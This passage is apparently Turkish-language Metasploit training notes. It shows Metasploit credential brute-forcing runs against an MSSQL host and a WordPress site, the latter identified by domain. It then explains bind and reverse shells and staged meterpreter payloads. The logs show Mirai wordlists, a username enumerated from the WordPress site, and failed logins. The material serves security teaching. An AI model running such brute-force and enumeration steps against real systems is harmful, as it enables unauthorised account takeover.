   ----                 ---------------                                      --------  -----------
   BLANK_PASSWORDS      false                                                no        Try blank password
   BRUTEFORCE_SPEED     5                                                    yes       How fast to brutef
   DB_ALL_CREDS         false                                                no        Try each user/pass
   DB_ALL_PASS          false                                                no        Add all passwords
   DB_ALL_USERS         false                                                no        Add all users in t
   PASSWORD                                                                  no        A specific passwor
   PASS_FILE            /opt/metasploit-framework/data/wordlists/mirai_pass.txt  no        File containing pa
   RHOSTS               10.5.30.125                                          yes       The target address
   RPORT                1433                                                 yes       The target port (T
   STOP_ON_SUCCESS      false                                                yes       Stop guessing when
   TDSENCRYPTION        false                                                yes       Use TLS/SSL for TD
   THREADS              1                                                    yes       The number of conc
   USERNAME                                                                  no        A specific usernam
   USERPASS_FILE                                                             no        File containing us
   USER_AS_PASS         false                                                no        Try the username a
   USER_FILE            /opt/metasploit-framework/data/wordlists/mirai_user.txt  no        File containing us
   USE_WINDOWS_AUTHENT  false                                                yes       Use windows authen
   VERBOSE              true                                                 yes       Whether to print o

msf auxiliary(mssql_login) > run

[*] 10.5.30.125:1433      - 10.5.30.125:1433 - MSSQL - Starting authentication scanner.
[!] 10.5.30.125:1433      - No active DB -- Credential data will not be saved!
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666: (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:00000000 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:1111 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:1111111 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:1234 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:12345 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:123456 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:54321 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:666666 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:7ujMko0admin (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:7ujMko0vizxv (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:888888 (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:admin (Incorrect: )
[-] 10.5.30.125:1433      - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:admin1234 (Incorrect: )
```

admin_hozturkci

msf > use auxiliary/scanner/http/wordpress_login_enum

```
msf auxiliary(wordpress_login_enum) > set vhost halilozturkci.com
vhost => halilozturkci.com
msf auxiliary(wordpress_login_enum) > run

[*] / - WordPress Version 4.7.5 detected
[*] / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'admin_hozturkci' with id 1
[*] / - Usernames stored in: /home/xubuntu/.msf4/loot/20170721103702_default_104.31.92.177_wordpress.users_375469.txt
[*] / - WordPress User-Validation - Running User Validation
[*] / - WordPress User-Validation - Checking Username:'admin'
[-] / - WordPress User-Validation - Invalid Username: 'admin'
[*] / - WordPress Brute Force - Running Bruteforce
[*] / - Brute-forcing previously found accounts...
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:''
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'00000000'
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'1111'
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'1111111'
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'1234'
```

auxiliary scanners

```
msf> use auxiliary/scanner/ssh/ssh_login
msf> use auxiliary/scanner/postgres/postgres_login
msf> use auxiliary/scanner/telnet/telnet_login
msf> use auxiliary/scanner/http/tomcat_mgr_login
msf> use auxiliary/scanner/smb/smb_login
msf> use auxiliary/scanner/vnc/vnc_login
msf> use auxiliary/scanner/telnet/telnet_version
```

Nops

Belli paternler yardımıyla bellekte bir komutun/verinin yerini bulmak için kullanılır.

Bind ve Reverse Shell Kavramları

Hedef sistemde listen durumda olan bir porta connection isteği attığımız zaman bind shell olur.

Hedef sistemden, kendi makinemizdeki listen olan bir porta connection isteği attığımız zaman ise reverse shell olur.

Fark Nedir ve Hangisi Avantajlıdır ?

Payloads

- Exploit sonrası hedef sistemde çalışacak olan kodlardır. meterpreter, dll injection, binary upload ...
- Platforma ve işletim sistemine sıkı sıkıya bağlıdırlar.
- Üç grupta incelenebilirler.
  - Stagers
  - Stages
  - Single(Inline / Non Staged)

Stagers

Kurban ile saldırgan arasındaki veri iletişiminin sağlanması için gerekli bağlantıyı sağlar.

Küçük boyutludurlar. Stabildirler.

Bağlantı kurulduktan sonra büyük boyutlu olan payloadları hedef makineye göndermekle sorumludurlar..

En çok kullanılanlar arasında bind tcp, reverse_tcp, http_tcp, reverse_http, bind_http gösterilebilir.

Stages

Stagers ile bağlantı sağlandıktan sonra hedef sisteme gönderilerek çalıştırılacak olan payloadlardır.

Hedef sistem üzerinde birçok post exploit işlemi gerçekleştirebilirler.

Büyük boyutlu ve komplexdirler.

Meterpreter, vnc injection, ipwn örnek olarak gösterilebilir.

Stagers & Stages

- Initial shellcode (Stage0) saldırganın makinesine bağlantı isteği gönderebilir. Bu genellikle reverse_* olur.

- Stege0 hedef sisteme birkez yüklendikten sonra kendisinden sonra gelecek olan payloadları belleğe yerleştirip çalıştırmasından sorumludur.

- Stege0'dan sonra boyut olarak daha büyük olan stage1 payloadı gönderilir ki bu shell oturumu veren payload da olabilir, daha komplex olan bir meterpreter da olabilir.

Singles (Inline / Non Staged)

İhtiyaç duyduğu bütün bileşenleri bünyesinde barındırır.

Belli bir işi ifa etmek için kullanılırlar.

Stage payloadlara göre daha küçük boyutludur.

Örneğin bir proccesi sonlandıracak veya sadece kullanıcı ekleyen bir payload olabilir.


Single & Stager & Staged

bind_reverse_tcp(Single)
windows/shell_bind_tcp

meterpreter(Stage) + reverse_tcp(Stager)
windows/meterpreter/reverse_tcp


Staged
Windows/meterpreter_reverse_tcp

Stage ve Stagers Diyagramı




Staged Meterpreter Payload


Msf makinesinden, smb makinesinin 445 portuna connection isteği gider.



